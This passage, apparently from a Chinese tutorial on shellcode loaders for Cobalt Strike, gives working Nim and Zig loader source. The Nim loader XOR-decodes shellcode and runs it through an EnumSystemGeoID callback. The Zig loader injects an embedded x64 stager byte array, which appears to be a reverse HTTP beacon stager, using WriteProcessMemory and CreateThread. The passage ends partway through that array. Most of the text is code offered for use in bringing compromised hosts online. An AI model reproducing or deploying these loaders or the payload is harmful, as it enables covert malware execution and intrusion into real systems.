
41

42 when isMainModule:

43 xd(shellcode)







后续运行exe上线CS即可。



(3) 分离调用:



```
1 import winim/lean
2 import osproc
3 import stew/byteutils
4 import os
5 import strutils
6
7
8
9
10 proc shellcodeCallback(shellcode: openarray[byte]): void =
11   let tProcess = GetCurrentProcessId()
12   echo "Powered by StudyCat"
13   echo "[*] Target Process: ", tProcess
14   echo "  \-- bytes written: ", shellcode.len
15   echo "[+] Injected"
16
17   # Allocate memory
18   let rPtr = VirtualAlloc(
19     nil,
20     cast[SIZE_T](shellcode.len),
21     MEM_COMMIT,
22     PAGE_EXECUTE_READ_WRITE
23   )
24
```


```

25     # Copy shellcode to the allocated memory section
26     copyMem(rPtr, unsafeAddr shellcode, cast[SIZE_T](shellcode.len))
27
28     # Callback execution
29     EnumSystemGeoID(
30         16,
31         0,
32         cast[GEO_ENUMPROC](rPtr)
33     )
34
35
36     proc xorData(data: seq[byte], key: byte): seq[byte] =
37         result = newSeq[byte](data.len)
38         for i in 0..<data.len:
39             result[i] = data[i] xor key
40
41
42     proc main() =
43         if fileExists(paramStr(1)):
44             var
45                 filename = paramStr(1)
46                 file: File
47
48                 file = open(filename, fmRead)
49                 var fileSize = file.getFileSize()
50                 var shellcode = newSeq[byte](fileSize)
51                 discard file.readBytes(shellcode, 0, fileSize)
52
53                 let xorKey: byte = 0x66
54                 let xoredData = xorData(shellcode, xorKey)
55
56                 shellcodeCallback(xoredData)
57                 file.close()
58         else:
59             var hexstr: string = paramStr(1)
60             var shellcode = newSeq[byte](len(hexstr) div 2)
61             hexToByteArray(hexstr, shellcode)
62             shellcodeCallback(shellcode)
63
64     when defined(windows):
65         if 2 > 1:
66             if paramCount() > 0 :
67                 main()
68             else:
69                 let pathSplit = splitPath(paramStr(0))
70                 echo "Usage: ", pathSplit.tail, " fce88900000...648b52308b"
71                 echo "Usage: ", pathSplit.tail, " beacon.bin"

```







3.2.2 Zig-Loader加载器

(1) 加载调用:

```

1  const std = @import("std");
2  const win = std.os.windows;
3  const kernel32 = win.kernel32;
4
5  const STARTUPINFOFOW = win.STARTUPINFOFOW;
6  const PROCESS_INFORMATION = win.PROCESS_INFORMATION;
7  const WINAPI = win.WINAPI;
8  const FALSE = win.FALSE;
9  const TRUE = win.TRUE;
10 const HANDLE = win.HANDLE;
11 const DWORD = win.DWORD;
12 const BOOL = win.BOOL;
13 const SIZE_T = win.SIZE_T;
14 const LPVOID = win.LPVOID;
15 const LPCVOID = win.LPCVOID;
16 const SECURITY_ATTRIBUTES = win.SECURITY_ATTRIBUTES;
17 const LPDWORD = *DWORD;
18 const LPTHREAD_START_ROUTINE = win.LPTHREAD_START_ROUTINE;
19 const PROCESS_ALL_ACCESS = 0x000F0000 | (0x00100000) | 0xFFFF;
20
21 extern "kernel32" fn GetCurrentProcessId() callconv(WINAPI) DWORD;
22 extern "kernel32" fn OpenProcess(dwDesiredAccess: DWORD, bInheritHandle: BOOL,
dwProcessId: DWORD) callconv(WINAPI) HANDLE;

```

```
23 extern "kernel32" fn VirtualAllocEx(hProcess: HANDLE, lpAddress: ?LPVOID, dwSize:
    SIZE_T, flAllocationType: DWORD, flProtect: DWORD) callconv(WINAPI) LPVOID;
24 extern "kernel32" fn WriteProcessMemory(hProcess: HANDLE, lpBaseAddress: LPVOID,
    lpBuffer: LPCVOID, nSize: SIZE_T, lpNumberOfBytesWritten: *SIZE_T) callconv(WINAPI)
    BOOL;
25 extern "kernel32" fn CreateThread(attr: ?*anyopaque, stacksize: usize, entrypoint: ?
    *anyopaque, param: ?*anyopaque, creationflag: u32, threadid: ?*u32) callconv(WINAPI) ?
    HANDLE;
26 extern "kernel32" fn WaitForSingleObject(handle: ?HANDLE, duration: u32)
    callconv(WINAPI) u32;
27
28 fn Injection(shellcode: []u8) void {
29     const pHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, GetCurrentProcessId());
30
31     const rPtr = VirtualAllocEx(pHandle, null, shellcode.len, win.MEM_COMMIT,
    win.PAGE_EXECUTE_READWRITE);
32
33     var bytesWritten: SIZE_T = undefined;
34     _ = WriteProcessMemory(pHandle, rPtr, @ptrCast(shellcode.ptr), shellcode.len,
    &bytesWritten);
35
36     const tHandle = CreateThread(null, 0, @ptrCast(rPtr), null, 0, null);
37     _ = WaitForSingleObject(tHandle, win.INFINITE);
38 }
39
40 pub fn main() void {
```



```
41      var shellcodeX64 = [_]u8{ 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc8, 0x00, 0x00,
0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b,
0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72, 0x50,
0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61,
0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0xe2, 0xed, 0x52,
0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x66, 0x81,
0x78, 0x18, 0x0b, 0x02, 0x75, 0x72, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85,
0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44, 0x8b, 0x40, 0x20,
0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01,
0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01,
0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75,
0xd8, 0x58, 0x44, 0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48,
0x44, 0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0,
0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48,
0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41, 0x59, 0x5a, 0x48, 0x8b, 0x12,
0xe9, 0x4f, 0xff, 0xff, 0xff, 0x5d, 0x6a, 0x00, 0x49, 0xbe, 0x77, 0x69, 0x6e, 0x69,
0x6e, 0x65, 0x74, 0x00, 0x41, 0x56, 0x49, 0x89, 0xe6, 0x4c, 0x89, 0xf1, 0x41, 0xba,
0x4c, 0x77, 0x26, 0x07, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0x48, 0x31, 0xd2, 0x4d, 0x31,
0xc0, 0x4d, 0x31, 0xc9, 0x41, 0x50, 0x41, 0x50, 0x41, 0xba, 0x3a, 0x56, 0x79, 0xa7,
0xff, 0xd5, 0xeb, 0x73, 0x5a, 0x48, 0x89, 0xc1, 0x41, 0xb8, 0x85, 0x1a, 0x00, 0x00,
0x4d, 0x31, 0xc9, 0x41, 0x51, 0x41, 0x51, 0x6a, 0x03, 0x41, 0x51, 0x41, 0xba, 0x57,
0x89, 0x9f, 0xc6, 0xff, 0xd5, 0xeb, 0x59, 0x5b, 0x48, 0x89, 0xc1, 0x48, 0x31, 0xd2,
0x49, 0x89, 0xd8, 0x4d, 0x31, 0xc9, 0x52, 0x68, 0x00, 0x02, 0x40, 0x84, 0x52, 0x52,
0x41, 0xba, 0xeb, 0x55, 0x2e, 0x3b, 0xff, 0xd5, 0x48, 0x89, 0xc6, 0x48, 0x83, 0xc3,
0x50, 0x6a, 0x0a, 0x5f, 0x48, 0x89, 0xf1, 0x48, 0x89, 0xda, 0x49, 0xc7, 0xc0, 0xff,
0xff, 0xff, 0xff, 0x4d, 0x31, 0xc9, 0x52, 0x52, 0x41, 0xba, 0x2d, 0x06, 0x18, 0x7b,
0xff, 0xd5, 0x85, 0xc0, 0x0f, 0x85, 0x9d, 0x01, 0x00, 0x00, 0x48, 0xff, 0xcf, 0x0f,
0x84, 0x8c, 0x01, 0x00, 0x00, 0xeb, 0xd3, 0xe9, 0xe4, 0x01, 0x00, 0x00, 0xe8, 0xa2,
0xff, 0xff, 0xff, 0x2f, 0x35, 0x77, 0x64, 0x4d, 0x00, 0x3b, 0x1b, 0x2d, 0xb4, 0x72,
0x02, 0xfc, 0x6e, 0x5b, 0xe5, 0x0a, 0x7d, 0xc8, 0x2a, 0x09, 0x08, 0x15, 0x5f, 0xfe,
0x34, 0x18, 0x74, 0xdc, 0xab, 0x94, 0x67, 0xa6, 0xd7, 0x7e, 0x53, 0xbd, 0x58, 0x07,
0x19, 0x2a, 0x93, 0x6f, 0x7d, 0x12, 0x59, 0x56, 0xec, 0x54, 0x96, 0x3b, 0x95, 0xf0,
0x89, 0xfb, 0x1f, 0xbb, 0x99, 0x1d, 0x27, 0x5d, 0xe6, 0x73, 0x6a, 0x5a, 0x3d, 0xc2,
0x50, 0xa6, 0x16, 0x55, 0x31, 0x19, 0x5f, 0xdd, 0x90, 0xd9, 0x6e, 0x9c, 0x00, 0x55,
0x73, 0x65, 0x72, 0x2d, 0x41, 0x67, 0x65, 0x6e, 0x74, 0x3a, 0x20, 0x4d, 0x6f, 0x7a,
0x69, 0x6c, 0x6c, 0x61, 0x2f, 0x35, 0x2e, 0x30, 0x20, 0x28, 0x63, 0x6f, 0x6d, 0x70,
0x61, 0x74, 0x69, 0x62, 0x6c, 0x65, 0x3b, 0x20, 0x4d, 0x53, 0x49, 0x45, 0x20, 0x39,
0x2e, 0x30, 0x3b, 0x20, 0x57, 0x69, 0x6e, 0x64, 0x6f, 0x77, 0x73, 0x20, 0x4e, 0x54,
0x20, 0x36, 0x2e, 0x31, 0x3b, 0x20, 0x57, 0x4f, 0x57, 0x36, 0x34, 0x3b, 0x20, 0x54,
0x72, 0x69, 0x64, 0x65, 0x6e, 0x74, 0x2f, 0x35, 0x2e, 0x30, 0x3b, 0x20, 0x42, 0x4f,
0x49, 0x45, 0x39, 0x3b, 0x45, 0x4e, 0x55, 0x53, 0x53, 0x45, 0x4d, 0x29, 0x0d, 0x0a,
0x00, 0xf3, 0x9b, 0xe5, 0x9b, 0x35, 0x8c, 0xb8, 0xdf, 0xc6, 0xc2, 0xe4, 0xab, 0xa0,
0x77, 0xf0, 0x0d, 0xaf, 0x4d, 0x5e, 0x39, 0xf3, 0xfe, 0x3b, 0xb2, 0x01, 0xd7, 0x01,
0x04, 0x7e, 0x68, 0xc9, 0x2f, 0x0c, 0xd9, 0x32, 0x90, 0x61, 0xf5, 0xce, 0xe6, 0x04,
0x56, 0x91, 0x90, 0xd4, 0xc6, 0xe4, 0x23, 0x5f, 0xbd, 0x5c, 0xf6, 0xa3, 0x06, 0x82,
0xac, 0xa6, 0x54, 0xa9, 0x48, 0xea, 0x5e, 0x11, 0xa1, 0x2a, 0x63, 0x3a, 0x88, 0x6a,
0x46, 0xed, 0x5e, 0x52, 0xb8, 0xbc, 0xbd, 0xb6, 0x5f, 0x19, 0x2e, 0xd4, 0xcf, 0xf6,
0x17, 0xb3, 0x58, 0xf7, 0x87, 0x79, 0xea, 0x79, 0xa4, 0x64, 0x4b, 0x73, 0x47, 0xea,
```

```

0x97, 0xeb, 0xfe, 0xc3, 0xe5, 0xca, 0x37, 0x0c, 0x2c, 0x7b, 0x3f, 0xb3, 0x40, 0x32,
0x17, 0xb6, 0x10, 0x7d, 0x00, 0x74, 0x91, 0xce, 0x0b, 0x94, 0x88, 0xa0, 0xee, 0x74,
0x9c, 0x5a, 0x92, 0x31, 0x50, 0x5d, 0x61, 0xe8, 0x7a, 0x83, 0xf3, 0xd7, 0x87, 0xc7,
0xc6, 0xaa, 0xa5, 0x4d, 0xb9, 0x8a, 0x25, 0xdf, 0x44, 0x85, 0xf7, 0x5a, 0xed, 0xdd,
0xe1, 0xf8, 0x87, 0x75, 0x7d, 0xb7, 0x18, 0xe1, 0xd3, 0xba, 0x31, 0x8f, 0x81, 0xb5,
0xf5, 0x03, 0x11, 0x06, 0x1d, 0x65, 0xcc, 0xfa, 0x02, 0x36, 0xa2, 0x7b, 0x78, 0x78,
0xa2, 0xe0, 0x1c, 0xbe, 0xc2, 0xe3, 0x54, 0xad, 0x2e, 0xaa, 0x6f, 0x74, 0xa0, 0x52,
0xb0, 0x8d, 0x21, 0x6a, 0x57, 0x6e, 0xd4, 0x87, 0x00, 0x41, 0xbe, 0xf0, 0xb5, 0xa2,
0x56, 0xff, 0xd5, 0x48, 0x31, 0xc9, 0xba, 0x00, 0x00, 0x40, 0x00, 0x41, 0xb8, 0x00,
0x10, 0x00, 0x00, 0x41, 0xb9, 0x40, 0x00, 0x00, 0x00, 0x41, 0xba, 0x58, 0xa4, 0x53,
0xe5, 0xff, 0xd5, 0x48, 0x93, 0x53, 0x53, 0x48, 0x89, 0xe7, 0x48, 0x89, 0xf1, 0x48,
0x89, 0xda, 0x41, 0xb8, 0x00, 0x20, 0x00, 0x00, 0x49, 0x89, 0xf9, 0x41, 0xba, 0x12,
0x96, 0x89, 0xe2, 0xff, 0xd5, 0x48, 0x83, 0xc4, 0x20, 0x85, 0xc0, 0x74, 0xb6, 0x66,
